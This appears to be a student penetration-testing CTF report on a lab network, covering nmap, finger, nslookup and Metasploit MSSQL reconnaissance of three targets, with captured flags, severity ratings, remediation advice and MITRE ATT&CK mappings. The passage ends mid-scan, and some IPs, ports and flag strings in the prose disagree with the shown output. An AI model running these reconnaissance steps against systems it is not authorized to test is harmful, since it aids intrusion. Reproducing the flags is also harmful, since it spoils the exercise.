Aghakhan Security Consulting

Pentesting CTF Report for DepaulSecLabs Inc

Location

Chicago IL

Date

11-14-2024 - 11-18-2024

Author

Aidan Aghakhan

Version

1.0


Executive Summary

This report presents the findings from a penetration test exercise conducted on DePaulSecLabs, Inc. The entire scope was within the IP range of 10.12.0.0/24. In my testing I was specifically looking at the targets of 10.12.0.111, 10.12.0.183, 10.12.0.203, and 10.12.0.42. For this pentesting assignment the goal was to retrieve three flags from each target. The first flag was able to be found through scanning, enumeration, and recon. The second flag was basic user access. The third and final flag was gaining root access to the system. To accomplish this goal Aghakhan Security Consulting had to use everything from nmap scans, WDNS, and also metasploit. This report serves as a formal documentation of the findings done on the DePaulSecLabs, Inc network. Additionally, based on our findings we will be able to assess the severity of these vulnerabilities and provide recommendations for remediation. Finally, we will match as best as we can the different techniques we performed in relation to Mitre ATT&CK IDs.

Table of Contents

Target 10.12.0.183

During the penetration test of the target 10.12.0.183 I initially started with a nmap -A 10.12.0.138 command. The nmap -A command is an aggressive scan that helps provide detailed information of our target for example, OS Detection, Version Detection, and Traceroute and the result is displayed in the screenshot below. This scan revealed that there were three open ports. The first one was port 79 which is used for the finger protocol. The second was port 80, which is the http port, the scan shows us that it is running Apache 2.4.41. This could lead to potential webapp/server vulnerabilities since this version was released in Aug 2019 which is relatively outdated for the current year of 2024. The third port is 137 which is used to provide name services over TCP or UDP for SMB over NetBIOS. Since I knew this was a webapp due to me typing this target IP address into the browser in Kali Linux I started to do searches with dirb, gobuster, and nikto to start looking for any hints or ways to the first flag. Although I found some information from those, I could not find the first flag through those. After looking at my initial nmap scan I looked more into the 'finger' service. I used the finger root@10.12.0.183 command. With this we queried the service which returned a flag and a hint of "FlagCSEC-9797-FNGR-HintWebAppVulns?". I chose the username root because that is what we are typically trying to privilege escalate to so I knew it was most likely on the system and on the nmap scan under port 137 it says "auth-owners : root". The Finger service on target 10.12.0.183 presents a moderate vulnerability because it gets details about user accounts and system information. This could help an attacker by figuring out what is on a system/server to then further attack even if it is just finding out versions of softwares on the system. Since this was just the first flag found through recon there were no immediate issues found. Based on the hint mentioning to look for a webapp vulnerability it leads us to think that we should search on the port 80 http which is related to Apache 2.4.41 which is outdated. If done this could raise the severity of this system but just based on the Finger command it is moderately severe. It is recommended that DePaulSecLabs disable or limit access to the Finger service to prevent unauthorized information exposure. Updating Apache to the latest version would also help reduce security risks. Additionally, it is always important to log and try to detect any suspicious activity. The Mitre ATT&CK techniques that are related to this target are T1595 which is Active Scanning, specifically IP scanning, vulnerability scanning. Another one is T1046 Network Scanning, T1078 Valid Accounts which is found through the “finger” command. Additionally T1071 Application Layer Protocol is one that was interacted with whether it be through dirb,nikto or interacting through the web browser.




```
┌──(root㉿kali)-[~]
└─# nmap -A 10.12.0.183
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 10:00 CST
Nmap scan report for 10.12.0.183
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
79/tcp  open  finger  Debian Cfingerd
| finger: Debian GNU/Linux      Copyright (C) 1993-1999 Software in the Public Interest
| ______________________________________________________________________________
|
| Debian GNU/Linux      Copyright (c) 1993-1999 Software in the Public Interest
|
|                           You haven't specified a user.
|
|                 A general listing is not provided to the public.
|
| ______________________________________________________________________________
|_Debian GNU/Linux      Copyright (c) 1993-1999 Software in the Public Interest
|_auth-owners: root
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-title: Welcome to GetSimple! - getsimplecms
113/tcp open  ident?
|_auth-owners: root
MAC Address: 00:50:56:A1:DE:15 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.20 ms 10.12.0.183

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.95 seconds

┌──(root㉿kali)-[~]
└─# finger root@10.12.0.183
Debian GNU/Linux      Copyright (C) 1993-1999 Software in the Public Interest
______________________________________________________________________________
Username: root                     In real life: FlagCSEC-9797-FNGR-HintWebappVulns?


______________________________________________________________________________
Debian GNU/Linux      Copyright (c) 1993-1999 Software in the Public Interest
```


10.12.0.183 Flag 1 Recon

Target 10.12.0.203

During the penetration test of 10.12.0.203 I started with the same nmap -A command. I felt that after trying different combinations of nmap scans that -A was one that was relatively universal and provided valuable information that led me to the flags. The ports that were open based on this scan were 53,80, and 3389. Port 53 is used by the Domain Name System (DNS) which translates domain names into IP addresses. This allows someone to access websites by typing in the name like "google.com" instead of typing in the IP address that correlates to that. Port 80 is HTTP which serves web content over the internet. We can see from nmap Apache 2.4.38, OpenSSL/1.0.2q, PHP/5.6.40 and some information on the website such as the title. Port 3389 is Remote Desktop Protocol (RDP) which can allow remote access from Windows systems. When doing scanning and recon I tried doing the nslookup to the IP associated with the target 183. Since we had the domain name of csec388.depaulseclabs.com in our nmap scan I was able to query this with nslookup which then resulted in the first flag being found "CSEC-3933-WDNSI wonder if that website uses any database queries..". Before the nslookup command, the website was inspected through a browser and with tools such as nikto and dirb to try to find more about the website that may not be directly accessible from the homepage. Some common examples of this could be adding different words at the end of the url such as http://10.12.0.138/backups/, http://10.12.0.138/admin/ or whatever it may be. Although the first flag was only achieved for this, there still are traces to tell how vulnerable the system is. One way is to learn from the hint, since we know that this is a HTTP there can likely be some sort of input form for logging on somewhere. This could be possibly related to SQL injection. Something that was also interesting was Port 3389 (RDP). Which could be potentially risky, as it enables remote access to the system, which could be exploited for full control if left unsecured. Overall, this target is rated as a moderate severity risk. Unauthorized access via RDP could lead to full system control, and issues in DNS and HTTP could help attackers gather information or escalate privileges. To improve security, it’s recommended to restrict access to RDP because that could potentially be how to gain the third flag based on the hint and what information I have scanned. Securing and making sure all services are updated will help especially any potential databases since that is what the hint is describing. Also limiting what the users have access to when using dirb or nikto would be good mitigation tips. Some Mitre Att&cks IDs that relate to this could be T1046 Network Service Scanning, T1071 Application Layer Protocol, T1016 System Network Configuration this was done with using the nslookup command to gain information on the server.


1 2 3 4
10:11
root@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(root㉿kali)-[~]
└─# nmap -A 10.12.0.203
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 10:05 CST
Nmap scan report for 10.12.0.203
Host is up (0.00021s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
53/tcp   open  domain             Simple DNS Plus
80/tcp   open  http               Apache httpd 2.4.38 ((Win64) OpenSSL/1.0.2q PHP/5.6.40)
| http-title: Welcome to XAMPP
|_Requested resource was http://10.12.0.203/dashboard/
|_http-server-header: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: CSEC388
|   NetBIOS_Domain_Name: CSEC388
|   NetBIOS_Computer_Name: MERCURY
|   DNS_Domain_Name: csec388.depaulseclabs.com
|   DNS_Computer_Name: Mercury.csec388.depaulseclabs.com
|   Product_Version: 6.2.9200
|_  System_Time: 2024-11-18T23:07:21+00:00
| ssl-cert: Subject: commonName=Mercury.csec388.depaulseclabs.com
| Not valid before: 2024-11-17T22:56:20
|_Not valid after:  2025-05-19T22:56:20
|_ssl-date: 2024-11-18T23:07:31+00:00; +7h00m10s from scanner time.
MAC Address: 00:50:56:A1:32:B9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m09s, deviation: 0s, median: 7h00m08s

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 10.12.0.203

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.44 seconds
```




```
|   DNS_Computer_Name: Mercury.csec388.depaulseclabs.com
|   Product_Version: 6.2.9200
|_  System_Time: 2024-11-18T23:07:21+00:00
| ssl-cert: Subject: commonName=Mercury.csec388.depaulseclabs.com
| Not valid before: 2024-11-17T22:56:20
|_Not valid after:  2025-05-19T22:56:20
|_ssl-date: 2024-11-18T23:07:31+00:00; +7h00m10s from scanner time.
MAC Address: 00:50:56:A1:32:B9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m09s, deviation: 0s, median: 7h00m08s

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 10.12.0.203

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.44 seconds

┌──(root㉿kali)-[~]
└─# nslookup
> server 10.12.0.203
Default server: 10.12.0.203
Address: 10.12.0.203#53
> csec388.depaulseclabs.com
;; communications error to 10.12.0.203#53: timed out
Server:         10.12.0.203
Address:        10.12.0.203#53

Name:   csec388.depaulseclabs.com
Address: 10.12.0.203
Name:   csec388.depaulseclabs.com
Address: 10.5.0.39
> set type+txt
*** Invalid option: type+txt
> exit


┌──(root㉿kali)-[~]
└─# nslookup
> server 10.12.0.203
Default server: 10.12.0.203
Address: 10.12.0.203#53
> set type=txt
> csec388.depaulseclabs.com
;; communications error to 10.12.0.203#53: timed out
Server:         10.12.0.203
Address:        10.12.0.203#53

csec388.depaulseclabs.com       text = "════════════════════════╡ Hint: I wonder if that website uses any database queries... ╞════════════════════════"
csec388.depaulseclabs.com       text = "════════════════════════╡FLAG: CSEC-5353-WDNS╞════════════════════════"
> 
```

10.12.0.203 Flag 1 Recon


Target 10.12.0.111

For the target of 10.12.0.111, I started off like I usually do with nmap -A just to get a general understanding of the potential ports and services running. Some ports that were open and had services running were port 80,8080,135, and 139. Port 80 which is a recurring port throughout this penetration test is the port for HTTP traffic which serves web pages over the internet. Port 8080 is used as an alternative HTTP port or for proxy services which is mentioned in the nmap command results “http-open-proxy”. Port 135 is RPC which is Microsoft’s Remote Procedure Call service. This can have communications between software apps on a network. Port 139 is used by NetBIOS, a common use is for file and printer sharing on Windows networks. Although this was valuable information that could help lead an attacker to the right direction, these are not all of the ports. After doing research and trying to interact with these ports and services I did not get much out of it. I realized that these nmap commands I have been running were just specifying open TCP ports. After noticing that I investigated and researched more about UDP ports and scans that would be useful. When doing a full scan with -sU the port that came up as open was 137. I then tried to do more specific commands to get any more information on that. Following that scan I looked up common UDP ports and put all of them in a nmap command to see what other information I could gather. I discovered some ports that interested me, specifically the ports related to ms-sql. This sparked my interest because I realized on the initial nmap -A that alot of the services and versions were related to Microsoft and Windows in some capacity. Although the ports were open they were filtered and needed a different type of scanner to gain some information from them. After starting metasploit I generally searched for scanners, after browsing through I narrowed my search down to "search scanner/mssql". Once I did that I was able to configure it correctly by setting the RHOST and running the scan. This resulted in gaining the first recon flag for .111 target "CSEC2213MSSQL". The overall severity of this finding could be High due to the potential but since I only found 1 flag it is I would rank it higher than most of the other targets. Since there are many other ports that are open and have services along with knowing that MSSQL is working and available could have a high risk. The lack of authentication on the MSSQL service allows attackers to retrieve sensitive information, such as the server and instance name. Although it was not as simple as just using a nmap command and interacting with a port there still are remediation steps. One example could be changing firewall rules so that only people with certain IPS will be able to scan MSSQL for instance. Also in something like this maybe there can be an IDS installed so it will alert the


DePaulSecLabs, Inc whenever someone tries to retrieve information from MSSQL. For this attack some Mitre ATT&CK IDs that correlate are T1046 Network Service Scanning, T1016 System Network Configuration Discovery, T1590 Gather Victim Network Information, T1083 File and Directory Discovery could be potential related to NetBIOS files or how the SQL search query could potentially work.




```
┌──(root㉿kali)-[~]
└─# nmap -A 10.12.0.111
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 10:13 CST
Nmap scan report for 10.12.0.111
Host is up (0.00024s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
135/tcp  open  msrpc       Microsoft Windows RPC
139/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
8080/tcp open  http        Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 00:50:56:A1:58:C8 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: SUN, NetBIOS user: <unknown>, NetBIOS MAC: 005056a158c8 (VMware)
| smb2-time:
|   date: 2024-11-18T16:14:02
|_  start_date: N/A

TRACEROUTE
